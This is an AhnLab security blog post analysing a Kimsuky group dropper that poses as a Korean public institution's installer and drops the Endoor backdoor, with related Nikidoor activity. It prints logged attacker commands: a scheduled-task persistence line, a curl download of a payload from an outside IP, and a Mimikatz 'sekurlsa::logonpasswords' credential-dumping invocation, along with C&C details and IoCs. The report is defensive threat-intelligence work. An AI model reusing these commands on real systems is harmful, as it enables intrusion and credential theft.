asec.ahnlab.com /en/63396/

Malware Disguised as Installer from Korean Public Institution (Kimsuky Group)


By Sanseo :: 3/26/2024

AhnLab SEcurity intelligence Center (ASEC) recently discovered the Kimsuky group distributing malware disguised as an installer from a Korean public institution. The malware in question is a dropper that creates the **Endoor** backdoor, which was also used in the attack covered in the previous post, “TrollAgent That Infects Systems Upon Security Program Installation Process (Kimsuky Group)”. [1]

While there are no records of the dropper being used in actual attacks, there was an attack case that involved the backdoor created by the dropper at around the same period as when the dropper was collected. The threat actor used the backdoor to download additional malware or install screenshot-taking malware. Endoor is constantly employed in other attacks as well; in the past, it has been used alongside **Nikidoor**, which is distributed via spear phishing attacks.

1. Dropper Disguised as Installer from Korean Public Institution

The dropper was disguised as an installer for a certain public institution in South Korea. It used the logo of the institution for its icon, and relevant keywords could be found in the version information and setup page. To add on, there is no legitimate program with a version identical to this. This suggests that the malware was simply made to look like any other legitimate program with no intention of disguising itself as an existing program. Even in the installation process, the malware is the only program that is installed in a normal way.



Setup - [redacted]App

Welcome to the [redacted]App Setup Wizard

This will install [redacted]App version 2.4.2 on your computer.


It is recommended that you close all other applications before continuing.

Click Next to

속성	값
설명	
파일 설명	[redacted]App Setup
유형	응용 프로그램
파일 버전	2.4.2.0
제품 이름	[redacted]App
제품 버전	2.4.2
저작권	copyright©[redacted].kr
크기	3.69MB
수정한 날짜	2024-02-24 오후 7:50
언어	언어 중립

Figure 1. Malware disguised as a program from Korean public institution

The dropper fabricated its version information and is also signed with a valid certificate from a Korean company. When the dropper is executed, it creates a compressed file named “src.rar” and the tool WinRAR under the name “unrar.exe” that were inside the dropper. Afterward, it uses WinRAR to decompress the file with the password “1q2w3e4r” to create and execute the backdoor.




```
malware.exe (4100)              "C:₩Users₩[redacted]₩Desktop₩malware.exe"
  malware.tmp (6036)            "C:₩Users₩[redacted]₩AppData₩Local₩Temp₩is-P9HQI.tmp₩malware.tmp" /SL5="$D0190,3030209,924672,C:₩Users₩[redacted]₩Deskto
    unrar.exe (6768)            "C:₩Users₩[redacted]₩AppData₩Local₩Temp₩is-R85CC.tmp₩unrar.exe" x -y -p1q2w3e4r C:₩Users₩[redacted]₩AppData₩Local₩Tem
      Conhost.exe (4992)        ₩??₩C:₩Windows₩system32₩conhost.exe 0xffffffff -ForceV1
    svchost.exe (6996)          "C:₩Users₩[redacted]₩AppData₩Local₩Temp₩is-R85CC.tmp₩svchost.exe" install
      cmd.exe (7036)            cmd.exe /c schtasks /create /tn "Windows Backup" /tr "C:₩Users₩[redacted]₩svchost.exe backup" /sc minute /mo 5 /f
        Conhost.exe (7056)      ₩??₩C:₩Windows₩system32₩conhost.exe 0xffffffff -ForceV1
        schtasks.exe (4972)     schtasks  /create /tn "Windows Backup" /tr "C:₩Users₩[redacted]₩svchost.exe backup" /sc minute /mo 5 /f
      cmd.exe (6384)            C:₩Windows₩system32₩cmd.exe /c timeout /t 3 & del /q "C:₩Users₩[redacted]₩AppData₩Local₩Temp₩is-R85CC.tmp₩svchost.
        Conhost.exe (804)       ₩??₩C:₩Windows₩system32₩conhost.exe 0xffffffff -ForceV1
        timeout.exe (6588)      timeout  /t 3
```

Figure 2. Dropper’s process tree

2. Endoor Backdoor

The dropper executes the backdoor with the argument “install”. Given the argument, the backdoor copies itself into the “%USERPROFILE%\svchost.exe” path and registers itself to the Task Scheduler under the name “Windows Backup”. The Task Scheduler executes the backdoor with the “backup” argument, after which the backdoor accesses the C&C server to be ready to receive commands.

The backdoor is developed in Golang and is obfuscated, but it is the same type as the one found in the previous case. It was signed with the same certificate as TrollAgent covered in the post “TrollAgent That Infects Systems Upon Security Program Installation Process (Kimsuky Group)”. In this post, it is classified as Endoor because it contains the following keyword.




```
mirror/En/En/Kernel.Process_Download.func1
mirror/En/En/Kernel.Process_Exit
mirror/En/En/Kernel.Process_GetInfo
mirror/En/En/Kernel.Process_GetInfo.func1
mirror/En/En/Kernel.Process_Hibernate
mirror/En/En/Kernel.Process_Pwd
mirror/En/En/Kernel.Process_Sleep
mirror/En/En/Kernel.Process_SocksAdd
mirror/En/En/Kernel.Process_SocksAdd.func1
mirror/En/En/Kernel.Process_SocksList
mirror/En/En/Kernel.Process_Unknown
mirror/En/En/Kernel.Process_Upload
mirror/En/En/Kernel.Process_Where
mirror/En/En/Kernel.RunShell
mirror/En/En/Kernel.RunShell.func1
mirror/En/En/Kernel.SelfDeleteExit
mirror/En/En/Kernel.SelfDeleteExit.func1
mirror/En/En/Kernel.SelfDeleteExit.func2
mirror/En/En/Kernel.SelfDeleteExit.func3
mirror/En/En/Kernel.SelfDeleteExit.func4
mirror/En/En/Kernel.SetConnTime
mirror/En/En/Kernel.SetConnTime.func1
mirror/En/En/Kernel.StartClient
mirror/En/En/Kernel.UploadResult
mirror/En/En/Kernel.UploadResult.func1
mirror/En/En/Kernel/en.go
mirror/En/En/Kernel/revsocks.go
mirror/En/En/Kernel/shell_windows.go
mirror/En/En/exe/main.go
```

Figure 3. Endoor backdoor developed in Golang – previous version

Endoor is a backdoor that sends basic information about the infected system, with features such as command execution, file upload and download, process-related tasks, and Socks5 proxy. QiAnXin China's Threat Intelligence Center released a detailed analysis of this malware in the past, although it was not separately classified. [2]

3. Attack Case #1

The AhnLab Smart Defense (ASD) infrastructure showed a record of Endoor having been used in an attack, but it is not certain whether the backdoor was installed using the dropper covered above or through a different route. The following logs are presumed to show the Kimsuky group updating Endoor to another binary. It was downloaded from an external source using Curl, under the name "rdpclip.dat". While the file was not identified, because the "install" argument was given upon execution and also the file size, it is believed to be a different version of Endoor.




Target Type	File Name	File Size	File Path
Current	◼ rdpclip.exe	5.64 MB	%SystemDrive%\users\%ASD%\rdpclip.exe
Parent	🟩 cmd.exe	227.5 KB	%SystemRoot%\syswow64\cmd.exe
Target	🟩 cmd.exe	267.5 KB	%SystemRoot%\system32\cmd.exe
DropperOfCurrent	🟩 curl.exe	518.5 KB	%SystemDrive%\users\%ASD%\curl.exe

Process	Module	Target	Behavior	Data
◼ rdpclip.exe	N/A	🟩 cmd.exe	Executes exploitable process	N/A
🟩 cmd.exe	N/A	🟩 curl.exe	Creates process	N/A
🟩 curl.exe	N/A	N/A	Downloads executable file	http://210.16.120.210/ ◼ rdpclip.exe
🟥 svchost.exe	N/A	🟩 cmd.exe	Executes exploitable process	N/A

Figure 4. Logs of Endoor being downloaded using Curl – Presumed


Aside from these, the threat actor installed Mimikatz in the "%ALLUSERSPROFILE%\cache.exe" path before using it, and the argument "sekurlsa::logonpasswords" was identified in the execution logs shown below.



```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "powershell.exe",
      "filePath": "%SystemRoot%\\syswow64\\windowspowershell\\v1.0\\powershell.exe",
      "fileSize": 430592,
    },
    "commandLine": "powershell.exe  -Command \"Start-Process cmd.exe -argumentlist '/c c:\\programdata\\cache.exe privilege::debug sekurlsa::logo
  }
},
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "cmd.exe",
      "filePath": "%SystemRoot%\\syswow64\\cmd.exe",
      "fileSize": 232960,
    }
  }
},
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "svchost.exe",
      "filePath": "%SystemDrive%\\users\\%ASD%\\svchost.exe",
      "fileSize": 5750784,
    }
  }
```

Figure 5. Stealing account credentials from the infected system using Mimikatz

Among the installed malware, there is one that captures and exfiltrates screenshots from the infected systems. This malware was created using Kbinani's screenshot library [3], and the threat actor implemented the feature of taking screenshots and even leaking them. The exfiltration address is a local host ("hxxp://127.0.0.1:8080/recv"). This may signify that the threat actor already installed a proxy in the infected system and is using this to exfiltrate data to an external source.




Address	Length	Type	String
.rdata:0000000000753E8D	00000039	C	C:/Users/Bear/go/src/alpha/screen_share/lib/sshotdata.go
.rdata:0000000000757911	00000040	C	C:/Users/Bear/go/src/alpha/screen_share/agent/libagent/agent.go
.rdata:0000000000757976	00000036	C	C:/Users/Bear/go/src/alpha/screen_share/agent/main.go

Figure 6. Source code information of the screenshot-taking malware

4. Attack Case #2 (Nikidoor)

The recently distributed Endoor uses "ngrok-free[.]app" for its C&C server, which is Ngrok's free domain address. After the case above was identified in February 2024, the version of Endoor that was additionally discovered in March 2024 also used the same arguments "install" and "backup" and "ngrok-free[.]app" as the C&C server.



```
POST /index.php HTTP/1.1
Host: minish.wiki.gd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Length: 49
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

[redacted]
```

Figure 7. Endoor's C&C communications packet

Additionally, the address above was also used to distribute Nikidoor, which shares the C&C server address as well. Nikidoor is a backdoor used by the Kimsuky group and was mentioned in the post "Kimsuky Targets South Korean Research Institutes with Fake Import Declaration" [4]. This backdoor can steal information about the infected system and perform malicious actions through the commands it receives like other malware such as AppleSeed and Endoor. It is notable for its repeated use of "Niki" in the PDB path.

- **PDB path**: C:\Users\niki\Downloads\Troy\Dll.._Bin\Dll.pdb

5. Conclusion

Recently, we have been continuously observing the Kimsuky group distributing malware signed with a valid certificate from a Korean company. The threat actor installs a backdoor at the last stage of the attack and can use this to extort information about the users in the infected systems.

Given this information, users must update V3 to the latest version to prevent malware infection.

File Detection
– Dropper/Win.Endoor.C5593202 (2024.02.25.01)
– Backdoor/Win.Endoor.C5593201 (2024.02.25.01)
– Backdoor/Win.KimGoBack.C5385331 (2024.02.20.03)
– Backdoor/Win.Endoor.C5598434 (2024.03.09.00)
– Backdoor/Win.Nikidoor.C5598774 (2024.03.10.00)

Behavior Detection
– Execution/MDP.Event.M18

IoC
MD5
– b74efd8470206a20175d723c14c2e872: Dropper – Signed with a legitimate certificate (*App.exe)
– 7034268d1c52539ea0cd48fd33ae43c4: Endoor (svchost.exe)
– f03618281092b02589bca833f674e8a0: Screenshot grabber (ag.dat)
– b8ffb0b5bc3c66b7f1b0ec5cc4aadafc: Endoor – Additionally identified (eng.db)
– 7beaf468765b2f1f346d43115c894d4b : Nikidoor (c.pdf)

C&C URLs
– hxxps://real-joey-nicely.ngrok-free[.]app/mir/index.php: Endoor
– hxxps://fitting-discrete-lemur.ngrok-free[.]app/minish/index.php: Endoor – Additionally identified
– hxxp://minish.wiki[.]gd/index.php: Endoor – Additionally identified, Nikidoor
– hxxp://minish.wiki[.]gd/upload.php : Nikidoor

Download URLs
– hxxp://210.16.120[.]210/rdpclip.dat: For downloading Endoor (Presumed)
– hxxp://minish.wiki[.]gd/eng.db: Endoor – Additionally identified
– hxxp://minish.wiki[.]gd/c.pdf : Nikidoor

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:CERTIFICATE,Endoor,Kimsuky,Nikidoor